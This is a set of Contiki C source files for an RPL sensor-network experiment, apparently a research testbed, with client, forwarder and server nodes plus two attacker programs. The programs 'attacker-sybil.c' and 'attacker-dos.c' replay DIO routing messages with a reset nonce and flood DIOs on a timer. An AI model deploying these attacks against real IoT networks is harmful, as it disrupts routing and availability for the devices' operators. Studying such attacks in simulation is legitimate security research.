  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 1);
#elif 1
/* Mode 2 - 16 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0x00ff, 0xfe00, 1);
#else
/* Mode 3 - derived from server link-local (MAC) address */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0x0250, 0xc2ff, 0xfea8, 0xcd1a); /* redbee-econotag */
#endif
}
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_client_process, ev, data)
{
  static struct etimer periodic, start_sending_timer;
  static struct ctimer backoff_timer;
  int start_sending_flag = 0;

  PROCESS_BEGIN();

  PROCESS_PAUSE();

  set_global_address();

  PRINTF("UDP client process started\n");

  print_local_addresses();
  cc2420_set_txpower(3);
  NETSTACK_MAC.off(1);
  /* new connection with remote host */
  client_conn = udp_new(NULL, UIP_HTONS(UDP_SERVER_PORT), NULL);
  if(client_conn == NULL) {
    PRINTF("No UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(client_conn, UIP_HTONS(UDP_CLIENT_PORT));

  PRINTF("Created a connection with the server ");
  PRINT6ADDR(&client_conn->ripaddr);
  PRINTF(" local/remote port %u/%u\n",
        UIP_HTONS(client_conn->lport), UIP_HTONS(client_conn->rport));

  /* new connection with MNs */
  mn_conn = udp_new(NULL, UIP_HTONS(UDP_MN_PORT2), NULL);
  if(mn_conn == NULL) {
    PRINTF("No MN UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(mn_conn, UIP_HTONS(UDP_MN_PORT1));
  PRINTF("Created a connection with the client ");
    PRINT6ADDR(&mn_conn->ripaddr);
    PRINTF(" local/remote port %u/%u\n",
          UIP_HTONS(mn_conn->lport), UIP_HTONS(mn_conn->rport));

etimer_set(&start_sending_timer, START_SENDING_TIME);
```

```
  /*rpl_set_mode(RPL_MODE_LEAF);*/
  etimer_set(&periodic, SEND_INTERVAL);
  while(1) {
    PROCESS_YIELD();
    if(ev == tcpip_event) {
      tcpip_handler();
    }
if(etimer_expired(&start_sending_timer)){
                start_sending_flag = 1;
}
    if(etimer_expired(&periodic) && start_sending_flag == 1) {
      etimer_reset(&periodic);
      if(mobility_flag == 0) {
        ctimer_set(&backoff_timer, SEND_TIME, send_packet, NULL);
      }
    }
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/



/*--------------------------------forwarder.c--------------------------------*/
#include "contiki.h"
#include "lib/random.h"
#include "sys/ctimer.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "net/uip-udp-packet.h"
#include "sys/ctimer.h"
#include "net/packetbuf.h"
#include "sys/clock.h"
#include "net/netstack.h"
#include "net/rpl/rpl-private.h"
#include "dev/cc2420.h"
#include "dev/leds.h"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "contiki.h"
#include "contiki-lib.h"
#include "contiki-net.h"
#include <string.h>
#include <stdio.h>

#include "dev/button-sensor.h"
#include "debug.h"


#include "contiki.h"
#include "contiki-lib.h"
#include "contiki-net.h"

#include "mac.h"

#include <string.h>
#include <stdio.h>


#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678
#define UDP_EXAMPLE_ID  190
#define RSSI_THRESHOLD -90

#define DEBUG DEBUG_NONE
```

```
#include "net/uip-debug.h"

#define MAX_PAYLOAD_LEN   30
#define UIP_IP_BUF   ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
static struct uip_udp_conn *client_conn;
static uip_ipaddr_t server_ipaddr;
long int rrssi, packets;

/*---------------------------------------------------------------------------*/
PROCESS(udp_client_process, "UDP client process");
AUTOSTART_PROCESSES(&udp_client_process);
/*---------------------------------------------------------------------------*/
static void
tcpip_handler(void)
{
  char *ptr;
  char *str;

  if(uip_newdata()) {
    leds_on(LEDS_BLUE);
  }
  if(uip_acked())
  {
    printf("Ack\n");
  }
}
/*---------------------------------------------------------------------------*/
static void
print_local_addresses(void)
{
  int i;
  uint8_t state;

  PRINTF("Client IPv6 addresses: ");
  for(i = 0; i < UIP_DS6_ADDR_NB; i++) {
    state = uip_ds6_if.addr_list[i].state;
    if(uip_ds6_if.addr_list[i].isused &&
       (state == ADDR_TENTATIVE || state == ADDR_PREFERRED)) {
      PRINT6ADDR(&uip_ds6_if.addr_list[i].ipaddr);
      PRINTF("\n");
      /* hack to make address "final" */
      if(state == ADDR_TENTATIVE) {
        uip_ds6_if.addr_list[i].state = ADDR_PREFERRED;
      }
    }
  }
}
/*---------------------------------------------------------------------------*/
static void
set_global_address(void)
{
  uip_ipaddr_t ipaddr;

  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
  uip_ds6_set_addr_iid(&ipaddr, &uip_lladdr);
  uip_ds6_addr_add(&ipaddr, 0, ADDR_AUTOCONF);

/* The choice of server address determines its 6LoPAN header compression.
 * (Our address will be compressed Mode 3 since it is derived from our link-local address)
 * Obviously the choice made here must also be selected in udp-server.c.
 *
 * For correct Wireshark decoding using a sniffer, add the /64 prefix to the 6LowPAN protocol preferences,
 * e.g. set Context 0 to aaaa::.  At present Wireshark copies Context/128 and then overwrites it.
 * (Setting Context 0 to aaaa::1111:2222:3333:4444 will report a 16 bit compressed address of aaaa::1111:22ff:fe33:xxxx)
 *
 * Note the IPCMV6 checksum verification depends on the correct uncompressed addresses.
 */
```

```
#if 0
/* Mode 1 - 64 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 1);
#elif 1
/* Mode 2 - 16 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0x00ff, 0xfe00, 1);
#else
/* Mode 3 - derived from server link-local (MAC) address */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0x0250, 0xc2ff, 0xfea8, 0xcd1a); /* redbee-econotag */
#endif
}


/* Ping */
static uint8_t count = 0;
static uint8_t ping6handler()
{
  //if((strcmp(command,"ping6") == 0) && (count < PING6_NB))
  {
static uint16_t addr[8];
uip_ipaddr_t dest_addr;
    addr[0] = 0xFE80;
    addr[4] = 0x0212;
    addr[5] = 0x740e;
    addr[6] = 0x000e;
    addr[7] = 0x0e0e;
uip_ip6addr(&dest_addr, addr[0], addr[1],addr[2],
                addr[3],addr[4],addr[5],addr[6],addr[7]);

    UIP_IP_BUF->vtc = 0x60;
    UIP_IP_BUF->tcflow = 1;
    UIP_IP_BUF->flow = 0;
    UIP_IP_BUF->proto = UIP_PROTO_ICMP6;
    UIP_IP_BUF->ttl = uip_ds6_if.cur_hop_limit;
    uip_ipaddr_copy(&UIP_IP_BUF->destipaddr, &dest_addr);
    //uip_ipaddr_copy(&UIP_IP_BUF->destipaddr, &dest_addr);
    uip_ds6_select_src(&UIP_IP_BUF->srcipaddr, &UIP_IP_BUF->destipaddr);
    //uip_ds6_select_src(&UIP_IP_BUF->srcipaddr, NULL);
#define UIP_IP_BUF                ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
#define UIP_ICMP_BUF            ((struct uip_icmp_hdr *)&uip_buf[uip_l2_l3_hdr_len])
#define PING6_DATALEN 16
    UIP_ICMP_BUF->type = ICMP6_ECHO_REQUEST;
    UIP_ICMP_BUF->icode = 0;
    /* set identifier and sequence number to 0 */
    memset((uint8_t *)UIP_ICMP_BUF + UIP_ICMPH_LEN, 0, 4);
    /* put one byte of data */
    memset((uint8_t *)UIP_ICMP_BUF + UIP_ICMPH_LEN + UIP_ICMP6_ECHO_REQUEST_LEN,
           count, PING6_DATALEN);


    uip_len = UIP_ICMPH_LEN + UIP_ICMP6_ECHO_REQUEST_LEN + UIP_IPH_LEN + PING6_DATALEN;
    UIP_IP_BUF->len[0] = (uint8_t)((uip_len - 40) >> 8);
    UIP_IP_BUF->len[1] = (uint8_t)((uip_len - 40) & 0x00FF);

    UIP_ICMP_BUF->icmpchksum = 0;
    UIP_ICMP_BUF->icmpchksum = ~uip_icmp6chksum();

#define print6addr(addr) printf(" %02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x:%02x%02x ", ((uint8_t *)addr)[0], ((uint8_t *)addr)[1], ((uint8_t *)addr)[2], ((uint8_t *)addr)[3], ((uint8_t *)addr)[4], ((uint8_t *)addr)[5], ((uint8_t *)addr)[6], ((uint8_t *)addr)[7], ((uint8_t *)addr)[8], ((uint8_t *)addr)[9], ((uint8_t *)addr)[10], ((uint8_t *)addr)[11], ((uint8_t *)addr)[12], ((uint8_t *)addr)[13], ((uint8_t *)addr)[14], ((uint8_t *)addr)[15])
    printf("Sending Echo Request to");
    print6addr(&UIP_IP_BUF->destipaddr);
    printf("from");
    print6addr(&UIP_IP_BUF->srcipaddr);
    printf("\n");
    UIP_STAT(++uip_stat.icmp.sent);
    printf("uip len %d \n", uip_len);
    tcpip_ipv6_output();
     count++;
    return 1;
  }
  return 0;
}
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_client_process, ev, data)
{
  set_global_address();
  static struct etimer periodic;
  static struct ctimer backoff_timer;

  PROCESS_BEGIN();

  PROCESS_PAUSE();

  set_global_address();

  PRINTF("UDP client process started\n");

  print_local_addresses();
  cc2420_set_txpower(3);
  NETSTACK_MAC.off(1);
  /* new connection with remote host */
  client_conn = udp_new(NULL, UIP_HTONS(UDP_SERVER_PORT), NULL);
  if(client_conn == NULL) {
    PRINTF("No UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(client_conn, UIP_HTONS(UDP_CLIENT_PORT));

  PRINTF("Created a connection with the server ");
  PRINT6ADDR(&client_conn->ripaddr);
  PRINTF(" local/remote port %u/%u\n",
        UIP_HTONS(client_conn->lport), UIP_HTONS(client_conn->rport));
  /*rpl_set_mode(RPL_MODE_FEATHER);*/
  etimer_set(&periodic, CLOCK_SECOND*5);
  while(1) {
    PROCESS_YIELD();
    if(etimer_expired(&periodic)) {
      etimer_reset(&periodic);
     // ping6handler();
    }
    if(ev == tcpip_event) {
      tcpip_handler();
    }
    // if(ev == tcpip_icmp6_event && *(uint8_t *)data == ICMP6_ECHO_REPLY) {
    //   PRINTF("Echo Reply\n");
    // }
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/



/*-----------------------------------server.c--------------------------------*/
#include "contiki.h"
#include "contiki-lib.h"
#include "contiki-net.h"
#include "net/uip.h"
#include "net/rpl/rpl.h"
```

```
#include "dev/cc2420.h"
#include "net/netstack.h"
#include "dev/button-sensor.h"
#include "net/mac/nullrdc.h"
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>

#define DEBUG DEBUG_PRINT
#include "net/uip-debug.h"

#define UIP_IP_BUF   ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])

#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678

#define UDP_EXAMPLE_ID  190

static struct uip_udp_conn *server_conn;
int rssi_rec = 0, rssi_packets = 0;
unsigned int packets;

PROCESS(udp_server_process, "UDP server process");
AUTOSTART_PROCESSES(&udp_server_process);
/*---------------------------------------------------------------------------*/
static void
tcpip_handler(void)
{
  char *appdata;

  char buf[10];

    if(uip_newdata()) {

  // // #if SERVER_REPLY
  //     if(UIP_IP_BUF->srcipaddr.u8[sizeof(UIP_IP_BUF->srcipaddr.u8) - 1] != 1)
  //       return;
  //     PRINTF("Echo sending reply\n");
  //     uip_ipaddr_copy(&server_conn->ripaddr, &UIP_IP_BUF->srcipaddr);
  //     uip_udp_packet_send(server_conn, appdata, uip_datalen());
  //     uip_create_unspecified(&server_conn->ripaddr);
  // // #endif

      appdata = (char *)uip_appdata;
      appdata[uip_datalen()] = 0;
      printf("DATA recv '%s' from ", appdata);
      printf("%d",
             UIP_IP_BUF->srcipaddr.u8[sizeof(UIP_IP_BUF->srcipaddr.u8) - 1]);
      printf("\n");

    /*}*/
  }
}
/*---------------------------------------------------------------------------*/
static void
print_local_addresses(void)
{
  int i;
  uint8_t state;

  PRINTF("Server IPv6 addresses: ");
  for(i = 0; i < UIP_DS6_ADDR_NB; i++) {
    state = uip_ds6_if.addr_list[i].state;
    if(state == ADDR_TENTATIVE || state == ADDR_PREFERRED) {
      PRINT6ADDR(&uip_ds6_if.addr_list[i].ipaddr);
      PRINTF("\n");
      /* hack to make address "final" */
      if(state == ADDR_TENTATIVE) {
        uip_ds6_if.addr_list[i].state = ADDR_PREFERRED;
      }
    }
  }
}

/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_server_process, ev, data)
{
  uip_ipaddr_t ipaddr;
  struct uip_ds6_addr *root_if;
  char promiscuous_buf[10];

  PROCESS_BEGIN();

  PROCESS_PAUSE();

  SENSORS_ACTIVATE(button_sensor);

  PRINTF("UDP server started\n");

#if UIP_CONF_ROUTER
/* The choice of server address determines its 6LoPAN header compression.
 * Obviously the choice made here must also be selected in udp-client.c.
 *
 * For correct Wireshark decoding using a sniffer, add the /64 prefix to the 6LowPAN protocol preferences,
 * e.g. set Context 0 to aaaa::.  At present Wireshark copies Context/128 and then overwrites it.
 * (Setting Context 0 to aaaa::1111:2222:3333:4444 will report a 16 bit compressed address of aaaa::1111:22ff:fe33:xxxx)
 * Note Wireshark's IPCMV6 checksum verification depends on the correct uncompressed addresses.
 */

#if 0
/* Mode 1 - 64 bits inline */
  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 1);
#elif 1
/* Mode 2 - 16 bits inline */
  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0x00ff, 0xfe00, 1);
#else
/* Mode 3 - derived from link local (MAC) address */
  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
  uip_ds6_set_addr_iid(&ipaddr, &uip_lladdr);
#endif

  uip_ds6_addr_add(&ipaddr, 0, ADDR_MANUAL);
  root_if = uip_ds6_addr_lookup(&ipaddr);
  if(root_if != NULL) {
    rpl_dag_t *dag;

    dag = rpl_set_root(RPL_DEFAULT_INSTANCE, (uip_ip6addr_t *)&ipaddr);
    uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
    rpl_set_prefix(dag, &ipaddr, 64);
    PRINTF("created a new RPL dag\n");
  } else {
    PRINTF("failed to create a new RPL DAG\n");
  }
#endif /* UIP_CONF_ROUTER */

  print_local_addresses();
  cc2420_set_txpower(3);
  /* The data sink runs with a 100% duty cycle in order to ensure high
     packet reception rates. */
  NETSTACK_MAC.off(1);

  server_conn = udp_new(NULL, UIP_HTONS(UDP_CLIENT_PORT), NULL);
  if(server_conn == NULL) {
    PRINTF("No UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(server_conn, UIP_HTONS(UDP_SERVER_PORT));

  PRINTF("Created a server connection with remote address ");
  PRINT6ADDR(&server_conn->ripaddr);
  PRINTF(" local/remote port %u/%u\n", UIP_HTONS(server_conn->lport),
         UIP_HTONS(server_conn->rport));
  printf("Done\n");
  while(1) {
    PROCESS_YIELD();
    if(ev == tcpip_event) {
      tcpip_handler();
    } else if(ev == sensors_event && data == &button_sensor) {
      PRINTF("Initiaing global repair\n");
      rpl_repair_root(RPL_DEFAULT_INSTANCE);
    }
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/



/*-----------------------------attacker-sybil.c------------------------------*/
#include "contiki.h"
#include "lib/random.h"
#include "sys/ctimer.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "net/uip-udp-packet.h"
#include "sys/ctimer.h"
#include "net/packetbuf.h"
#include "sys/clock.h"
#include "net/netstack.h"
#include "net/rpl/rpl-private.h"
#include "dev/cc2420.h"
#include "dev/leds.h"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "dev/button-sensor.h"
#include "net/rpl/rpl-private.h"

#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678
#define UDP_EXAMPLE_ID  190
#define RSSI_THRESHOLD -90

#define DEBUG DEBUG_PRINT
#include "net/uip-debug.h"

#define SEND_INTERVAL   (CLOCK_SECOND/3)
#define SEND_TIME   0       /*(random_rand()%10)*((SEND_INTERVAL)/2) */
#define MAX_PAYLOAD_LEN   30
#define UIP_IP_BUF   ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
static struct uip_udp_conn *client_conn;
static uip_ipaddr_t server_ipaddr;
long int rrssi, packets;

extern rpl_instance_t instance_table[RPL_MAX_INSTANCES];

/*---------------------------------------------------------------------------*/
```

```
PROCESS(udp_client_process, "UDP client process");
AUTOSTART_PROCESSES(&udp_client_process);
/*---------------------------------------------------------------------------*/
static void
tcpip_handler(void)
{
  char *ptr;
  char *str;

  if(uip_newdata()) {
    leds_on(LEDS_BLUE);
    str = uip_appdata;
    str[uip_datalen()] = '\0';
    rrssi = strtol(str, &ptr, 10);
    packets = strtol(ptr, &ptr, 10);
    printf("rssi = %ld, packets = %ld\n", rrssi, packets);
  }
}
/*---------------------------------------------------------------------------*/
static void
send_packet(void *ptr)
{
  static int seq_id;
  char buf[MAX_PAYLOAD_LEN];

  seq_id++;
  PRINTF("%d 'Hi %d'\n",
         server_ipaddr.u8[sizeof(server_ipaddr.u8) - 1], seq_id);
  sprintf(buf, "Hi %d", seq_id);
  uip_udp_packet_sendto(client_conn, buf, strlen(buf),
                        &server_ipaddr, UIP_HTONS(UDP_SERVER_PORT));
  /*
   * Every time we send a packet, we check if there was DATA received
   * TODO: This must be changed into the core system.
   */
}
/*---------------------------------------------------------------------------*/
static void
print_local_addresses(void)
{
  int i;
  uint8_t state;

  PRINTF("Client IPv6 addresses: ");
  for(i = 0; i < UIP_DS6_ADDR_NB; i++) {
    state = uip_ds6_if.addr_list[i].state;
    if(uip_ds6_if.addr_list[i].isused &&
       (state == ADDR_TENTATIVE || state == ADDR_PREFERRED)) {
      PRINT6ADDR(&uip_ds6_if.addr_list[i].ipaddr);
      PRINTF("\n");
      /* hack to make address "final" */
      if(state == ADDR_TENTATIVE) {
        uip_ds6_if.addr_list[i].state = ADDR_PREFERRED;
      }
    }
  }
}
/*---------------------------------------------------------------------------*/
static void
set_global_address(void)
{
  uip_ipaddr_t ipaddr;

  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
  uip_ds6_set_addr_iid(&ipaddr, &uip_lladdr);
  uip_ds6_addr_add(&ipaddr, 0, ADDR_AUTOCONF);
```

```
/* The choice of server address determines its 6LoPAN header compression.
 * (Our address will be compressed Mode 3 since it is derived from our link-local address)
 * Obviously the choice made here must also be selected in udp-server.c.
 *
 * For correct Wireshark decoding using a sniffer, add the /64 prefix to the 6LowPAN protocol preferences,
 * e.g. set Context 0 to aaaa::.  At present Wireshark copies Context/128 and then overwrites it.
 * (Setting Context 0 to aaaa::1111:2222:3333:4444 will report a 16 bit compressed address of aaaa::1111:22ff:fe33:xxxx)
 *
 * Note the IPCMV6 checksum verification depends on the correct uncompressed addresses.
 */

#if 0
/* Mode 1 - 64 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 1);
#elif 1
/* Mode 2 - 16 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0x00ff, 0xfe00, 1);
#else
/* Mode 3 - derived from server link-local (MAC) address */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0x0250, 0xc2ff, 0xfea8, 0xcd1a); /* redbee-econotag */
#endif
}

extern uint16_t nonce_id;
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_client_process, ev, data)
{
  set_global_address();
  static struct etimer periodic;
  static struct ctimer backoff_timer;

  PROCESS_BEGIN();

  PROCESS_PAUSE();

  set_global_address();

  PRINTF("UDP client process started\n");

  print_local_addresses();
  cc2420_set_txpower(3);
  NETSTACK_MAC.off(1);
  /* new connection with remote host */
  client_conn = udp_new(NULL, UIP_HTONS(UDP_SERVER_PORT), NULL);
  if(client_conn == NULL) {
    PRINTF("No UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(client_conn, UIP_HTONS(UDP_CLIENT_PORT));

  PRINTF("Created a connection with the server ");
  PRINT6ADDR(&client_conn->ripaddr);
  PRINTF(" local/remote port %u/%u\n",
        UIP_HTONS(client_conn->lport), UIP_HTONS(client_conn->rport));
  /*rpl_set_mode(RPL_MODE_FEATHER);*/
  etimer_set(&periodic, SEND_INTERVAL);
  SENSORS_ACTIVATE(button_sensor);
  uint16_t old_nonce_id = nonce_id;
  PROCESS_WAIT_EVENT_UNTIL(ev == sensors_event &&
          data == &button_sensor);
  nonce_id = 0 ;
  printf("Active Replay attack \n");
  dio_output(&instance_table[0], NULL , 0);
  uint8_t cnt = 0 ;

  while(1) {
    PROCESS_YIELD();
    if(ev == tcpip_event) {
      tcpip_handler();
    }
    //static uint16_t old_nonce_id = nonce_id;

    nonce_id = 0 ;
    if(etimer_expired(&periodic)) {
      etimer_reset(&periodic);
      if(cnt++ < 10)
        dio_output(&instance_table[0], NULL , 0);
      else
        nonce_id = old_nonce_id;
       // if(cnt ++ > 3 )
       //    nonce_id = old_nonce_id;
      /*if(mobility_flag == 0) {
        ctimer_set(&backoff_timer, SEND_TIME, send_packet, NULL);
      }*/
    }
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/


/*------------------------------attacker-dos.c-------------------------------*/
#include "contiki.h"
#include "lib/random.h"
#include "sys/ctimer.h"
#include "net/uip.h"
#include "net/uip-ds6.h"
#include "net/uip-udp-packet.h"
#include "sys/ctimer.h"
#include "net/packetbuf.h"
#include "sys/clock.h"
#include "net/netstack.h"
#include "net/rpl/rpl-private.h"
#include "dev/cc2420.h"
#include "dev/leds.h"
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include "dev/button-sensor.h"
#include "net/rpl/rpl-private.h"

#define UDP_CLIENT_PORT 8765
#define UDP_SERVER_PORT 5678
#define UDP_EXAMPLE_ID  190
#define RSSI_THRESHOLD -90

#define DEBUG DEBUG_PRINT
#include "net/uip-debug.h"

#define SEND_INTERVAL   (CLOCK_SECOND/5)
#define SEND_TIME   0       /*(random_rand()%10)*((SEND_INTERVAL)/2) */
#define MAX_PAYLOAD_LEN   30
#define UIP_IP_BUF   ((struct uip_ip_hdr *)&uip_buf[UIP_LLH_LEN])
static struct uip_udp_conn *client_conn;
static uip_ipaddr_t server_ipaddr;
long int rrssi, packets;

extern rpl_instance_t instance_table[RPL_MAX_INSTANCES];

/*---------------------------------------------------------------------------*/
PROCESS(udp_client_process, "UDP client process");
AUTOSTART_PROCESSES(&udp_client_process);
```

```
/*---------------------------------------------------------------------------*/
static void
tcpip_handler(void)
{
  char *ptr;
  char *str;

  if(uip_newdata()) {
    leds_on(LEDS_BLUE);
    str = uip_appdata;
    str[uip_datalen()] = '\0';
    rrssi = strtol(str, &ptr, 10);
    packets = strtol(ptr, &ptr, 10);
    printf("rssi = %ld, packets = %ld\n", rrssi, packets);
  }
}
/*---------------------------------------------------------------------------*/
static void
send_packet(void *ptr)
{
  static int seq_id;
  char buf[MAX_PAYLOAD_LEN];

  seq_id++;
  PRINTF("%d 'Hi %d'\n",
         server_ipaddr.u8[sizeof(server_ipaddr.u8) - 1], seq_id);
  sprintf(buf, "Hi %d", seq_id);
  uip_udp_packet_sendto(client_conn, buf, strlen(buf),
                        &server_ipaddr, UIP_HTONS(UDP_SERVER_PORT));
  /*
   * Every time we send a packet, we check if there was DATA received
   * TODO: This must be changed into the core system.
   */
}
/*---------------------------------------------------------------------------*/
static void
print_local_addresses(void)
{
  int i;
  uint8_t state;

  PRINTF("Client IPv6 addresses: ");
  for(i = 0; i < UIP_DS6_ADDR_NB; i++) {
    state = uip_ds6_if.addr_list[i].state;
    if(uip_ds6_if.addr_list[i].isused &&
       (state == ADDR_TENTATIVE || state == ADDR_PREFERRED)) {
      PRINT6ADDR(&uip_ds6_if.addr_list[i].ipaddr);
      PRINTF("\n");
      /* hack to make address "final" */
      if(state == ADDR_TENTATIVE) {
        uip_ds6_if.addr_list[i].state = ADDR_PREFERRED;
      }
    }
  }
}
/*---------------------------------------------------------------------------*/
static void
set_global_address(void)
{
  uip_ipaddr_t ipaddr;

  uip_ip6addr(&ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 0);
  uip_ds6_set_addr_iid(&ipaddr, &uip_lladdr);
  uip_ds6_addr_add(&ipaddr, 0, ADDR_AUTOCONF);

/* The choice of server address determines its 6LoPAN header compression.
 * (Our address will be compressed Mode 3 since it is derived from our link-local address)
 * Obviously the choice made here must also be selected in udp-server.c.
 *
 * For correct Wireshark decoding using a sniffer, add the /64 prefix to the 6LowPAN protocol preferences,
 * e.g. set Context 0 to aaaa::.  At present Wireshark copies Context/128 and then overwrites it.
 * (Setting Context 0 to aaaa::1111:2222:3333:4444 will report a 16 bit compressed address of aaaa::1111:22ff:fe33:xxxx)
 *
 * Note the IPCMV6 checksum verification depends on the correct uncompressed addresses.
 */

#if 0
/* Mode 1 - 64 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0, 0, 1);
#elif 1
/* Mode 2 - 16 bits inline */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0, 0x00ff, 0xfe00, 1);
#else
/* Mode 3 - derived from server link-local (MAC) address */
  uip_ip6addr(&server_ipaddr, 0xaaaa, 0, 0, 0, 0x0250, 0xc2ff, 0xfea8, 0xcd1a); /* redbee-econotag */
#endif
}

extern uint16_t nonce_id;
/*---------------------------------------------------------------------------*/
PROCESS_THREAD(udp_client_process, ev, data)
{
  set_global_address();
  static struct etimer periodic;
  static struct ctimer backoff_timer;

  PROCESS_BEGIN();

  PROCESS_PAUSE();

  set_global_address();

  PRINTF("UDP client process started\n");

  print_local_addresses();
  cc2420_set_txpower(3);
  NETSTACK_MAC.off(1);
  /* new connection with remote host */
  client_conn = udp_new(NULL, UIP_HTONS(UDP_SERVER_PORT), NULL);
  if(client_conn == NULL) {
    PRINTF("No UDP connection available, exiting the process!\n");
    PROCESS_EXIT();
  }
  udp_bind(client_conn, UIP_HTONS(UDP_CLIENT_PORT));

  PRINTF("Created a connection with the server ");
  PRINT6ADDR(&client_conn->ripaddr);
  PRINTF(" local/remote port %u/%u\n",
        UIP_HTONS(client_conn->lport), UIP_HTONS(client_conn->rport));
  /*rpl_set_mode(RPL_MODE_FEATHER);*/

  SENSORS_ACTIVATE(button_sensor);
  uint16_t old_nonce_id = nonce_id;
  PROCESS_WAIT_EVENT_UNTIL(/*ev == sensors_event &&*/
          data == &button_sensor);
  printf("Active DDOS attack \n");
  etimer_set(&periodic, SEND_INTERVAL);
  // dio_output(&instance_table[0], NULL , 0);
  static uint8_t started = 1 ;

  while(1) {
    PROCESS_YIELD();
    if(etimer_expired(&periodic)) {
      printf("Flodding \n");
      if(started ==1){
        etimer_reset(&periodic);
      }
      dio_output(&instance_table[0], NULL , 0);
    }
    if(/*ev == sensors_event &&*/
          data == &button_sensor)
    {

      if(started == 1){
        printf("button clicked->Stop\n");
        started = 0 ;
      }
      else
      {
        printf("button clicked-->Start\n");
        started = 1 ;
        etimer_reset(&periodic);
      }
    }
  }

  PROCESS_END();
}
/*---------------------------------------------------------------------------*/



/*------------------------------rpl-private.h--------------------------------*/
#ifndef RPL_PRIVATE_H
#define RPL_PRIVATE_H

#include "net/rpl/rpl.h"

#include "lib/list.h"
#include "net/uip.h"
#include "sys/clock.h"
#include "sys/ctimer.h"
#include "net/uip-ds6.h"

/*---------------------------------------------------------------------------*/
/** \brief Is IPv6 address addr the link-local, all-RPL-nodes
    multicast address? */
#define uip_is_addr_linklocal_rplnodes_mcast(addr) \
  ((addr)->u8[0] == 0xff) && \
  ((addr)->u8[1] == 0x02) && \
  ((addr)->u16[1] == 0) && \
  ((addr)->u16[2] == 0) && \
  ((addr)->u16[3] == 0) && \
  ((addr)->u16[4] == 0) && \
  ((addr)->u16[5] == 0) && \
  ((addr)->u16[6] == 0) && \
  ((addr)->u8[14] == 0) && \
  ((addr)->u8[15] == 0x1a))

/** \brief Set IP address addr to the link-local, all-rpl-nodes
    multicast address. */
#define uip_create_linklocal_rplnodes_mcast(addr) \
  uip_ip6addr((addr), 0xff02, 0, 0, 0, 0, 0, 0, 0x001a)
/*---------------------------------------------------------------------------*/
/* RPL message types */
#define RPL_CODE_DIS                   0x00     /* DAG Information Solicitation */
#define RPL_CODE_DIO                   0x01     /* DAG Information Option */
#define RPL_CODE_DAO                   0x02     /* Destination Advertisement Option */
#define RPL_CODE_DAO_ACK               0x03     /* DAO acknowledgment */
#define RPL_CODE_SEC_DIS               0x80     /* Secure DIS */
#define RPL_CODE_SEC_DIO               0x81     /* Secure DIO */
```

```
#define RPL_CODE_SEC_DAO              0x82     /* Secure DAO */
#define RPL_CODE_SEC_DAO_ACK          0x83     /* Secure DAO ACK */

/* RPL control message options. */
#define RPL_OPTION_PAD1                0
#define RPL_OPTION_PADN                1
#define RPL_OPTION_DAG_METRIC_CONTAINER  2
#define RPL_OPTION_ROUTE_INFO          3
#define RPL_OPTION_DAG_CONF            4
#define RPL_OPTION_TARGET              5
#define RPL_OPTION_TRANSIT             6
#define RPL_OPTION_SOLICITED_INFO      7
#define RPL_OPTION_PREFIX_INFO         8
#define RPL_OPTION_TARGET_DESC         9
#define RPL_OPTION_SMART_HOP                               10

#define RPL_DAO_K_FLAG                 0x80   /* DAO ACK requested */
#define RPL_DAO_D_FLAG                 0x40   /* DODAG ID present */
/*---------------------------------------------------------------------------*/
/* RPL IPv6 extension header option. */
#define RPL_HDR_OPT_LEN     4
#define RPL_HOP_BY_HOP_LEN    (RPL_HDR_OPT_LEN + 2 + 2)
